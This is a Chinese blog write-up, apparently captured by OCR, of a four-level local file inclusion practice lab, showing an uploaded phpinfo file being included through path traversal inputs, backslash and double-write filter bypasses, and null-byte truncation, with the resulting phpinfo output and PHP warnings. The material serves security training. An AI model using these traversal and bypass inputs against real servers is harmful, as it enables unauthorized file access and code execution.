
云演靶场 本地文件包含漏洞练习

原创

小明师傅 于 2020-06-21 16:46:07 发布 415 收藏

分类专栏： 文件包含 云演 靶场 文章标签： 安全漏洞 安全 云安全

本文链接：https://blog.csdn.net/qq_24030907/article/details/106882658


文件包含 同时被 3 个专栏收录

2 篇文章 0 订阅

订阅专栏


云演

1 篇文章 0 订阅

订阅专栏


靶场

11 篇文章 0 订阅


订阅专栏

里面有4关

include-04

上传文件: 选择文件 3.php 提交

新建立个phpinfo文件上传



上传成功
./upload/3.php


第一关
直接可以读到

../../upload/3.php

PHP Version 5.2.17

System	Windows NT CLOVERSEC 5.2 build 3790
Build Date	Jan 6 2011 17:26:08
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API	CGI/FastCGI
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	C:\phpStudy\php\php-5.2.17\php.ini
Scan this dir for additional .ini files	(none)
additional .ini	(none)

第二关



upload/3.php

Warning: include(upload/3.php) [function.include]: failed to open stream: No such file or directory

Warning: include() [function.include]: Failed opening 'upload/3.php' for inclusion (include_path='.;

双写绕过,或反斜杠绕过

..\..\upload/3.php


PHP Version 5.2.17

System	Windows NT CLOVERSEC 5.2 build 3790
Build Date	Jan 6 2011 17:26:08
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API	CGI/FastCGI
Virtual Directory Support	enabled
Configuration	C:\WINDOWS

File (php.ini) Path	
Loaded Configuration	C:\phpStudy\php\php-5.2.17\php.ini

第三关

在前面的基础上加上00截断




..\..\upload/3.php

PHP Version 5.2.17

System	Windows NT CLOVERSEC 5.2 build 3790
Build Date	Jan 6 2011 17:26:08
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "- snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\temp build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with- sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\p sdk\oracle\instantclient10\sdk,shared" "--without-pi3we
Server API	CGI/FastCGI
Virtual	enabled


第4关
多了个指定目录
用...\试出来



..\..\upload/3.php

Warning: include(action/..\..\upload/3.php) [function.include]: failed to open stream: No such file or directc

Warning: include() [function.include]: Failed opening 'action/..\..\upload/3.php' for inclusion (include_path=



..\..\..\upload/3.php

PHP Version 5.2.17

System	Windows NT CLOVERSEC 5.2 build 3790
Build Date	Jan 6 2011 17:26:08
Configure Command	cscript /nologo configure.js "--enable-snapshot-bu snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\